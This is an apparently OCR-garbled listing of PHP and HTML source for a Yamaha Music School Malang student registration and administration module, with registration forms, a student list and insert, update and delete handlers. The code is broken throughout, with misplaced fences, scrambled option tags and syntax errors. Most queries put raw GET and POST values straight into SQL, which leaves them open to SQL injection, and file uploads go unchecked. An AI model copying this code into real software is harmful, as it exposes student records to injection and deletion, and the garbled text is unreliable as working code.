<td height="30" colspan="2" align="left" valign="top" bgcolor="#FFFFFF"><div align="center"
class="foot style2"><strong>Pendaftaran Siswa Yamaha Music School Malang </strong></div></td>
</tr>

```

```

<tr>
<td align="left" valign="top" bgcolor="#FFFFFF" class="foot"><span
class="style3">No.Pendaftaran </span></td>

```

```

<td align="left" valign="top" bgcolor="#FFFFFF" style="color:#FF0000"><strong><?php
    $sketemu= false;
    $i=1,
    $ids=0';

    while (!$sketemu){
        $kodesx = " concat( REPEAT('0', ,(5-strlen($i)).),
".($i).)";
        $qzr = mysql_query("SELECT id_pendaftaran FROM
tbl_pendaftaran WHERE id_pendaftaran = " $kodesx " ");
        $jml = mysql_num_rows($qzr);
        if ($jml==0)
        {
            ?>
            <?php printf("%05s", $i); ?>
            <input type="hidden" name="kode"
value="<?php printf("%05s", $i); ?>" />
            <?php
                $sketemu=true;
            }else
            {
                $i++;
                $sketemu=false;
            }
        }
    }

```

;

```
</strong></td>
</tr>

<tr><td>Nama</td><td> : <input type=text name='nm_siswa' size=50></td></tr>
<tr><td>No.transfer/No.Nota</td><td> : <input type=text name='no_transfer'
size=20></td></tr>
<tr>
<td>Jenis Kursus </td>
<td> : <select name='kd_grade'>
<option>|pilih grade|</option>
Wonder Course</option>
<option value=G001>Music
Extension Course</option>
<option value=G002>Junior
Advanced Course</option>
<option value=G003>Junior
value=G004>Advanced Extension Course</option>
<option value=G005>Junior
Special Advanced Course</option>
<option value=G006>Special Advanced Course</option>
Music Course</option>
<option value=G007>Junior
Electone Study Course</option>
<option value=G008>New
value=G009>Regular Guitar Course</option></select></td></tr>
<tr><td>E-mail</td><td> : <input type=text name='email' size=40></td></tr>
<tr><td>No.Telp</td><td> : <input type=text name='no_telp' size=15></td></tr>
<tr><td>Alamat</td><td> : <input type=text name='alamat' size=30></td></tr>
<tr><td>Tanggal Lahir</td><td> : <'php require_once "tanggal.php";
$stahun_sekarang = (integer) date("Y");
pilihan_tanggal("selecttg", "selectbl", "selectth", 1900, $stahun_sekarang, 0, 0, 0);
'></td></tr>
<tr><td>Tempat Lahir</td><td> : <input type=text name='tmpt_lahir'
size=12></td></tr>
<tr><td>Jenis Kelamin</td><td>: <input name='jns_kelamin' type=radio
value=pria>Pria
<input name=jeniskelamin type=radio
value=wanita>Wanita</td></tr>
```

```

<tr><td>Agama</td><td>: <select name='agama' id=agama> <option value=0>-Agama-
</option>
    <option value=Islam>Islam</option>
    <option value=Katolik>Katolik</option>
    <option value=Protestan>Protestan</option>
    <option value=Hindu>Hindu</option>
    <option value=Budha>Budha</option>
    <option value=Komuchu>Komuchu</option>
</select></td></tr>
<tr><td>Foto</td><td>: <input type=file name='upload'></td></tr>
</tr>
<td align="left" valign="top" bgcolor="#FFFFFF" style="border-top:1px solid
#000000">&nbsp;  </td>
<td align="left" valign="top" bgcolor="#FFFFFF" style="border-top:1px solid #000000">
<div align="left">
    <input name="save" type="submit" id="save" style=" border:1px solid #CCCCCC;background-
color:#FFFFFF;color:#FF0000" value="Daftar" />
    <input type="reset" name="cancel" id="cancel" value="cancel" style=" border:1px solid
#CCCCCC;background-color:#FFFFFF;color:#FF0000" />
</div></td>
</tr>
</table>
</form>

```

Input_siswa.php

```

<:php
$aksi="modul/input_siswa/aksi_input_siswa.php";
switch($GET[act]){
// Tampil Siswa
default
    echo "<h2>Tambah Siswa</h2>
        <input type=button value='Tambah Siswa'
onclick='\*window.location.href=?module=input_siswa&act=tambahsiswa;\'";
        <table>
        <tr><th>no</th><th>NIS</th><th>Nama</th><th>Kode Kursus</th><th>aksi</th></tr>";
            $p = new Paging;
            $batas = 10;
            $posisi = $p->cariposisi($batas);

            $stampil=mysql_query("SELECT * FROM tbl_siswa ORDER BY kd_siswa DESC LIMIT
            $posisi,$batas");
            $no = $posisi+1;

```

```

while ($r=mysql_fetch_array($stampil)){

echo "<tr><td>$no</td>
      <td>${r[kd_siswa]}</td>
          <td>${r[nm_siswa]}</td>
          <td>${r[kd_grade]}</td>
      <td><a href=?module=input_siswa&act=editsiswa&id=${r[kd_siswa]}:dit</a> |
          <a href=${aksi}?module=input_siswa&act=hapus&id=${r[kd_siswa]}>Hapus</a> |
          <a
href=?module=input_siswa&act=detail&id=${r[kd_siswa]}>detail</a>
      </tr>";

    $no++;
}
echo "</table>";

    $jmlldata = mysql_num_rows(mysql_query("SELECT * FROM tbl_siswa"));
    $jmlhalaman = $p->jumlahl_lalaman($jmlldata, $batas);
    $linkl_lalaman = $p->navl_lalaman($_GET[halaman], $jmlhalaman);

echo "<div id=paging>Hal: $linkl_lalaman</div><br>";
break;

case "tambahsiswa":
echo "<h2>Tambah Siswa</h2>
      <form method=POST action='${aksi}?module=input_siswa&act=insert'>
      <table>
      <tr><td>NIS</td><td> : <input type=text name='kd_siswa' size=10></td></tr>
          <tr><td>Nama</td><td> : <input type=text name='nm_siswa' size=50></td></tr>
          <tr><td>Jenis Kursus</td><td> : <select name='kd_grade'
          <option>[pilih grade]</option>
          <option value=G001>Music
Wonder Course</option>
          <option value=G002>Junior
Extension Course</option>
          <option value=G003>Junior
Advanced Course</option>
          <option
value=G004>Advanced Extension Course</option>
          <option value=G005>Junior
Special Advanced Course</option>
          <option
value=G006>Special Advanced Course</option>
          <option value=G007>Junior
Music Course</option>
          <option value=G008>New
Electone Study Course</option>

```

```

value=G009>Regular Guitar Course</option></select></td></tr>
<tr><td>Tingkat</td><td> : <select name='tingkat'>
<option value='1'>1</option>
<option
value='2'>2</option>
<option
value='3'>3</option>
<option
value='4'>4</option>
<option
value='5'>5</option>
<option
value='6'>6</option>
<option
value='7'>7</option>
<option
value='8'>8</option></select></td></tr>
<tr><td>Angkatan</td><td> : <input type='text' name='angkatan' size=5></td></tr>
<tr><td>No. Telp</td><td> : <input type='text' name='no_telp' size=15></td></tr>
<tr><td>Alamat</td><td> : <input type='text' name='alamat' size=30></td></tr>
<tr><td>Tanggal Lahir</td><td> : <input type='text' name='tgl_lahir'
size=12>*)YYYY-MM-DD</td></tr>
<tr><td>Jenis Kelamin</td><td> : <input name=jns_kelamin type=radio
value=pria>Pria
<input
name=jns_kelamin
type=radio
value=wanita>Wanita</td></tr>
<tr><td>Agama</td><td> : <select name=agama id=agama> <option value=0 selected>-Agama-
</option>
<option value=Islam>Islam</option>
<option value=Katolik>Katolik</opt on>
<option value=Protestan>Protestan</option>
<option value=Hindu>Hindu</option>
<option value=Budha>Budha</option>
<option value=Komuchu>Komuchu</option>
</selected></td></tr>
<tr><td>Tempat Lahir</td><td> : <input type='text' name='tmp_lahir' size=40></td></tr>
<tr><td>Gambar</td><td> : <input type='file' name='fupload'></td></tr>
<tr><td colspan=2><input type='submit' value=Simpan>
<input type='button' value=Batal onclick=self.history.back()></td></tr>
</table>
</form>";
break;

case 'editsiswa':

```

```
$edit = mysql_query("SELECT tbl_siswa.*, tbl_grade.* FROM tbl_siswa, tbl_grade WHERE
tbl_siswa.kd_grade=tbl_grade.kd_grade AND tbl_siswa.kd_siswa=$_GET[id]");
$r = mysql_fetch_array($edit);
```

```
echo "<h2>Edit Siswa</h2>
```

```
<form method=POST action=$aksi?module=input_siswa&act=update>
```

```
<input type=hidden name=id value=$r[kd_siswa]>
```

```
<table>
```

```
<tr><td>NIS</td><td> : <input type=text name='kd_siswa' value=$r[kd_siswa]
size=10</td></tr>
```

```
<tr><td>Nama</td><td> : <input type=text name='nm_siswa'
value=$r[nm_siswa] size=50</td></tr>
```

```
<tr><td>Jenis Kursus</td><td> : <select name='kd_grade'>
```

```
<option value=$r[kd_grade]>$r[nm_grade]</option>
```

```
Wonder Course</option>
```

```
<option value=G001>Music
```

```
Extension Course</option>
```

```
<option value=G002>Junior
```

```
Advanced Course</option>
```

```
<option value=G003>Junior
```

```
value=G004>Advanced Extension Course</option>
```

```
<option
```

```
Special Advanced Course</option>
```

```
<option value=G005>Junior
```

```
value=G006>Special Advanced Course</option>
```

```
<option
```

```
Music Course</option>
```

```
<option value=G007>Junior
```

```
Electone Study Course</option>
```

```
<option value=G008>New
```

```
value=G009>Regular Guitar Course</option></select></td></tr>
```

```
<option
```

```
<tr><td>Tingkat</td><td> : <select name='tingkat'>
```

```
value=$r[tingkat]>$r[tingkat]</option>
```

```
<option
```

```
<option value='1'>1</option>
```

```
value='2'>2</option>
```

```
<option
```

```
value='3'>3</option>
```

```
<option
```

```
value='4'>4</option>
```

```
<option
```

```
value='5'>5</option>
```

```
<option
```

```
value='6'>6</option>
```

```
<option
```

```
value='7'>7</option>
```

```
<option
```

```

value='8'>8</option></select></td></tr>
      <tr><td>Angkatan</td><td> : <input type=text name='angkatan'
value=${angkatan} size=5></td></tr>
      <tr><td>No.Telp</td><td> : <input type=text name='no_telp' value=${no_telp}
size=15></td></tr>
      <tr><td>Alamat</td><td> : <input type=text name='alamat' value=${alamat}
size=30></td></tr>
      <tr><td>Tanggal Lahir</td><td> : <input type=text name='tgl_lahir'
value=${tgl_lahir} size=12>*)YYYY-MM-DD)</td></tr>
      <tr><td>Jenis Kelamin</td><td> : <input name=jns_kelamin type=radio
value=pria>Pria
      <input
      name=jns_kelamin
      type=radio
value=wanita>Wanita</td></tr>
      <tr><td>Agama</td><td> : <select name=agama id=agama> <option value=${agama}
selected>${agama}</option>
      <option value=Islam>Islam</option>
      <option value=Katolik>Katolik</option>
      <option value=Protestan>Protestan</option>
      <option value=Hindu>Hindu</option>
      <option value=Budha>Budha</option>
      <option value=Komuchu>Komuchu</option>
      </select></td></tr>
      <tr><td>Tempat Lahir</td><td> : <input type=text name='tmpt_lahir' value=${tmpt_lahir}
size=40></td></tr>
      <tr><td>Gambar</td><td> : <input type=file name=upload></td></tr>
      <tr><td colspan=2><input type=submit value=Update>
      <input type=button value=Batal onclick=self.history.back()></td></tr>
</table></form>";

```

break;

case "detail":

```

$odit2 = mysql_query("SELECT tbl_siswa.*, tbl_grade.* FROM tbl_siswa, tbl_grade WHERE
tbl_siswa.kd_grade=tbl_grade.kd_grade AND tbl_siswa.kd_siswa=${_GET[id]}");

```

```

$r2 = mysql_fetch_array($odit2);

```

```

echo "<h2>Data Detail $r2[nm_siswa]</h2>

```

```

<input type=hidden name=id value=${kd_siswa}>

```

```

<table>

```

```

<tr><td></td><td></td><td><img src='toko/foto_produk/small_${r2[foto]}' align=left
border=()></td></tr>

```

```

<tr><td>Nama</td><td>:</td><td>${r2[nm_siswa]}</td></tr>

```

```

<tr><td>Kode Siswa</td><td>:</td><td>${r2[kd_siswa]}</td></tr>

```

```

<tr><td>Jenis Kelamin</td><td>:</td><td>${r2[jns_kelamin]}</td></tr>

```

```

<tr><td>Grade</td><td>:</td><td>${r2[nm_grade]}</td></tr>

```

```

<tr><td>Tingkat</td><td>:</td><td>${r2[tingkat]}</td></tr>

```

```

<tr><td>Angkatan</td><td>:</td><td>{$r2|angkatan,</td></tr>
<tr><td>No. Telp</td><td>:</td><td>{$r2|no_telp}</td></tr>
<tr><td>Alamat</td><td>:</td><td>{$r2|alamat}</td></tr>
<tr><td>TTL</td><td>:</td><td>{$r2|tmpt_lahir}, {$r2|tgl_lahir}</td></tr>
<tr><td>Agama</td><td>:</td><td>{$r2|agama}</td></tr>
</table><p><b><i><a href=?module=input_siswa>>back</a></i></b>";

```

```
break.
```

```
;
>
```

Aksi_input_siswa.php

```
<?php
```

```
session_start();
```

```
include "../koneksi.php";
```

```
include "fungsi_thumb.php";
```

```
$module=$_GET[module];
```

```
$act=$_GET[act];
```

```
// Hapus Siswa
```

```
if ($module=='input_siswa' AND $act=='hapus'){
```

```
mysql_query("DELETE FROM tbl_nilai_akhir WHERE kd_siswa=$_GET[id]");
```

```
mysql_query("DELETE FROM tbl_siswa WHERE kd_siswa=$_GET[id]");
```

```
header('location:../media.php?module='.$module);
```

```
};
```

```
// Input Siswa
```

```
elseif ($module=='input_siswa' AND $act=='insert'){
```

```
$lokasi_file = $_FILES['fupload']['tmp_name'];
```

```
$tipe_file = $_FILES['fupload']['type'];
```

```
$nama_file = $_FILES['fupload']['name'];
```

```
$acak = rand(000000,999999);
```

```
$nama_file_unik = $acak.$nama_file;
```

```
mysql_query("INSERT INTO tbl_nilai_akhir(kd_siswa,kd_grade,nilai,tingkat) VALUES ($_POST[kd_siswa],$_POST[kd_grade],$_POST[nilai],$_POST[tingkat])");
```

```
// Apabila ada gambar yang diupload
```

```
if (empty($lokasi_file)){
```

```
mysql_query("INSERT INTO tbl_siswa(kd_siswa,
```

```
nm_siswa,
```

```
kd_grade,
```

```
tingkat,
```

```
angkatan,
```

```
kelompok,
```



```

no_telp,
alamat,

                                tgl_lahir,
                                jns_kelamin,
                                agama,
                                tmpt_lahir)
VALUES($_POST[kd_siswa],

$_POST[nm_siswa],
$_POST[kd_grade],

                                $_POST[tingkat],
                                $_POST[angkatan],
                                $_POST[kelompok],
                                $_POST[no_telp],
                                $_POST[alamat],
                                $_POST[tgl_lahir],
                                $_POST[jns_kelamin],
                                $_POST[agama],
                                $_POST[tmpt_lahir]");
;
else!
    $folder="img_siswa/";
thumb($nama_file_unik, $folder);
mysql_query("INSERT INTO tbl_siswa(kd_siswa,
    nm_siswa,
    kd_grade,
    tingkat,
    angkatan,
    kelompok,
    no_telp,
    alamat,

                                tgl_lahir,
                                jns_kelamin,
                                agama,
                                tmpt_lahir, foto)
VALUES($_POST[kd_siswa],

$_POST[nm_siswa],
$_POST[kd_grade],

                                $_POST[tingkat],
                                $_POST[angkatan],
                                $_POST[kelompok],
                                $_POST[no_telp],
                                $_POST[alamat],
                                $_POST[tgl_lahir],
                                $_POST[jns_kelamin],

```

```

        '$_POST[jns_kelamin]',
        '$_POST[tmp_lahir]',
        '$nama_file_acak'");
    }
    header('location:../media.php?module='.$module);
;

// Update Siswa
elseif ($module=='input_siswa' AND $act=='update'){
    $lokasi_file = $_FILES['upload']['tmp_name'];
    $tipe_file = $_FILES['upload']['type'];
    $nama_file = $_FILES['upload']['name'];
    $sacak = rand(000000,999999);
    $nama_file_unik = $sacak.$nama_file;

    mysql_query("UPDATE tbl_nilai_akhir SET kd_siswa = '$_POST[kd_siswa]',
                '$_POST[kd_grade]',
                '$_POST[kd_nilai]',
                '$_POST[tingkat]',
                WHERE kd_siswa=$_GET[id]");

// Apabila gambar udak diganti
if (!empty($lokasi_file)){
    $folder="img_produk/";
    thumb($nama_file_unik, $folder);
    mysql_query("UPDATE tbl_siswa SET kd_siswa = '$_POST[kd_siswa]',
                nm_siswa = '$_POST[nm_siswa]',
                kd_grade = '$_POST[kd_grade]',
                tingkat = '$_POST[tingkat]',
                angkatan =
                $_POST[angkatan]',
                kelompok =
                $_POST[kelompok]',
                no_telp =
                $_POST[no_telp]',
                alamat = '$_POST[alamat]',
                tgl_lahir =
                $_POST[tgl_lahir]',
                jns_kelamin =
                $_POST[jns_kelamin]',
                agama = '$_POST[agama]',

```

```

$_POST[tmpt_lahir],
                                tmpt_lahir =
                                foto = '$nama_file_unik'
                                WHERE kd_siswa = '$_POST[id]');
;
else{
    mysql_query("UPDATE: tbl_siswa SET kd_siswa = '$_POST[kd_siswa]',
                nm_siswa = '$_POST[nm_siswa]',
                kd_grade = '$_POST[kd_grade]',
                tingkat = '$_POST[tingkat]',
                angkatan =
                kelompok =
                no_telp =
                alamat = '$_POST[alamat]',
                tgl_lahir =
                jns_kelamin =
                agama = '$_POST[agama]',
                tmpt_lahir =
                '$_POST[tmpt_lahir]'
                WHERE kd_siswa = '$_POST[id]");
;
header('location:../media.php?module='.$module);
;
?>

```